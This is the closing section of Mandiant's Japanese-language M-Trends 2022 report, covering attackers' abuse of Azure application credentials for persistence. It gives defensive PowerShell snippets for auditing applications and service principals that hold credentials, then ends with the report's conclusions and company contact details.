2021年、Mandiantは、AzureでApplication Administratorの役割が割り当てられたアカウントを、攻撃者が侵害したインスタンスを特定しています。これによって、攻撃者は永続的アクセスを得ました。攻撃者は、アプリケーションまたはサービス・プリンシパルの認証情報 (パスワードまたは証明書) のいずれかを追加して、そのアプリケーションに割り当てられた正規の許可を使用することができました。いくつかのインスタンスでは、アプリケーションには複数のAzure (消費者) のテナント内で許可が割り当てられており、サプライ・チェーン攻撃の経路が開かれていました。攻撃者は、認証済み (信頼できる) アプリケーションになりすまし、さまざまな消費者テナント間を水平展開することができました。

Mandiantでは、アプリケーションに割り当てられたAPI許可をレビューして、Azure内の登録アプリケーションに割り当てられた許可の範囲を把握するよう推奨しています。アプリケーションの動作は、プレイブックを使用して監視できます。Azure Monitor WorkbooksなどのAzureのネイティブ機能を使用して、アプリケーションの使用を解析してください。Azure Monitor Workbooksは、データ解析や可視化レポートの作成にも使用できます。組織はまた、認証情報が設定されたアプリケーションとサービス・プリンシパルを定期的に見直し、予防のために認証情報を定期的にローテーションする必要があります。

図13：認証情報が設定されたアプリケーションを確認するためのPowerShellコマンドレット

```
$Applications = Get-AzureADApplication -All $True
foreach ($Applications in $Applications){
 if ($Applications.PasswordCredentials.Count -ne 0 -or $Applications.KeyCredentials.Count -ne 0){
 Write-Host 'Display Name::'$Applications.DisplayName
 Write-Host 'Password Count::' $Applications.PasswordCredentials.Count
 Write-Host 'Key Count::' $Applications.KeyCredentials.Count
 }}
```

図14：認証情報が設定されたサービス・プリンシパルを確認するためのPowerShellコマンドレット

```
$SP = Get-AzureADServicePrincipal -All $true
foreach ($SP in $SP){
 if ($SP.PasswordCredentials.Count -ne 0 -or $SP.KeyCredentials.Count -ne 0){
 Write-Host 'Service principal Display Name::'$SP.DisplayName
 Write-Host 'Password Count::' $SP.PasswordCredentials.Count
 Write-Host 'Key Count::' $SP.KeyCredentials.Count
```

結論

セキュリティ脅威トレンドは広大で奥が深く、私たちを取り巻く世界の影響を常に受けています。新型コロナウイルスによるパンデミックが起こり、医療機関と研究開発機関を標的にした攻撃が増加しました。『M-Trends 2022』の発行時点で、ウクライナで展開されている状況は、地政学的な世界とサイバー世界が緊密に絡み合っていることを示しています。

Mandiantの使命は、サイバー攻撃に対してあらゆる組織のセキュリティを確実にし、信頼できる準備体制を築くことです。年一回発行の『M-Trends』レポートは、この使命を推進するための多大な取り組みを示すものであり、そこではMandiantがインシデント対応業務から得たデータと知見が活用されています。

セキュリティ侵害の発生から検知までに要した日数の全世界の中央値は昨年の24日から短縮され、21日になりました。これは好ましい傾向です。一方、好ましくない傾向としては、ランサムウェアと多重脅迫の使用が続いていることが挙げられます。侵入リスクと障壁が低く、高リターンであることから、この脅威は引き続き、あらゆる組織にとってのリスクとなるでしょう。

脅威に対する準備態勢は、ランサムウェアに限らず、あらゆるタイプの攻撃に対して必須です。方法としては、レッドチーム演習、サイバー攻撃机上演習のほか、トレーニングやその他の手法が考えられます。脆弱性とパッチの管理、最小権限ポリシー、セキュリティ強化といった健全な基盤も、強力な防御の構築に欠かせません。仮想通貨マイナーが関わるケーススタディは、ロギングとアラートのフォローアップの重要さを示しています。この調査では最終的に、さらに大きな脅威の発見に至ったからです。

サイバー防御機能の核心は、その原動力となるインテリジェンスです。そして、最良の脅威インテリジェンスは攻撃の最前線での対応から得られます。Mandiantは今後も引き続き、攻撃の最前線で得た知識を『M-Trends』で共有し、全体のセキュリティに対する意識、知識、能力の向上に貢献していきます。そして、組織がサイバー・セキュリティの取り組みを続けていけるよう支援してまいります。

詳しくはwww.mandiant.jpをご覧ください。

マンディアント株式会社

〒101-0054 東京都千代田区神田錦町3-22
テラススクエア8階 | 03-4577-4401 |
japan@mandiant.com

Mandiantについて

2004年の設立以来、Mandiantは堅牢なセキュリティを必要とするお客様組織にとって信頼の置けるパートナーとなっています。現在、業界トップクラスの脅威インテリジェンスと専門の経験、知見をもとに、ダイナミックなソリューションを提供することで、効果的なセキュリティプログラムの構築とサイバー防御態勢の確立においてお客様組織を支援します。

MANDIANT

M-EXT-RT-JA-JP-000429-01